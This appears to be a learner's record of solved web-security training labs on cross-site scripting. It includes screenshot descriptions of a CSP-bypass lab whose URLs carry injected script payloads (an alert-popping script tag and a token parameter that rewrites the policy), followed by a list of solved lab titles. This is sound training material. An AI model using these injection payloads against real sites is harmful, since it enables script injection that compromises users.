
Memory: 205.6MB

5:32 PM 2/23/2024

The screenshot shows the Burp Suite interface with the following details:

- Request:** A POST request to `/csp-report?token=<img%20src%3d%27alert(1)%27%3e` with a Content-Type of application/csp-report.
- Response:** A 200 OK response from the target server, containing a CSP header with a policy that includes a report-uri pointing back to the exploit URL.
- Inspector:** The selected text is a script that triggers an alert box with the value "1".
- Network:** Shows the raw network traffic for the request and response.



A screenshot of a browser window showing a lab page from "WebSecurityAcademy". The title bar says "Reflected XSS protected by CSP, with CSP bypass". Below the title, there's a "Back to lab description" link. On the right, there's a green button labeled "LAB Solved". The main content area displays the message "0 search results for "" followed by a search bar with placeholder text "Search the blog..." and a "Search" button. At the bottom of the page is a navigation link "[< Back to Blog](#)". The browser's address bar shows the URL "https://0a0000510482854386ccf3db003e0004.web-security-academy.net/?search=<script>alert(1)</script>&token=script-src-elem". The system status bar at the bottom indicates "2/23/2024 5:43 PM".

SUMMERY OF THE LABS DONE;

Cross-site scripting

- Δ

LAB

APPRENTICEReflected XSS into HTML context with nothing encoded →✓ Solved
- Δ

LAB

APPRENTICEStored XSS into HTML context with nothing encoded →✓ Solved
- Δ

LAB

APPRENTICEDOM XSS in `document.write` sink using source `location.search` →✓ Solved
- Δ

LAB

APPRENTICEDOM XSS in `innerHTML` sink using source `location.search` →✓ Solved
- Δ

LAB

APPRENTICEReflected XSS into attribute with angle brackets HTML-encoded →✓ Solved
- Δ

LAB

APPRENTICEStored XSS into anchor `href` attribute with double quotes HTML-encoded →✓ Solved
- Δ

LAB

APPRENTICEReflected XSS into a JavaScript string with angle brackets HTML-encoded →✓ Solved
- Δ

LAB

PRACTITIONERDOM XSS in AngularJS expression with angle brackets and double quotes HTML-encoded →✓ Solved



PRACTITIONER

Reflected XSS into HTML context with most tags and attributes blocked
→

✓ Solved



PRACTITIONER

Reflected XSS into HTML context with all tags blocked except custom ones →

✓ Solved



PRACTITIONER

Reflected XSS into a JavaScript string with angle brackets and double quotes HTML-encoded and single quotes escaped →

✓ Solved



PRACTITIONER

Reflected XSS into a template literal with angle brackets, single, double quotes, backslash and backticks Unicode-escaped →

✓ Solved



EXPERT

Reflected XSS protected by CSP, with CSP bypass →

✓ Solved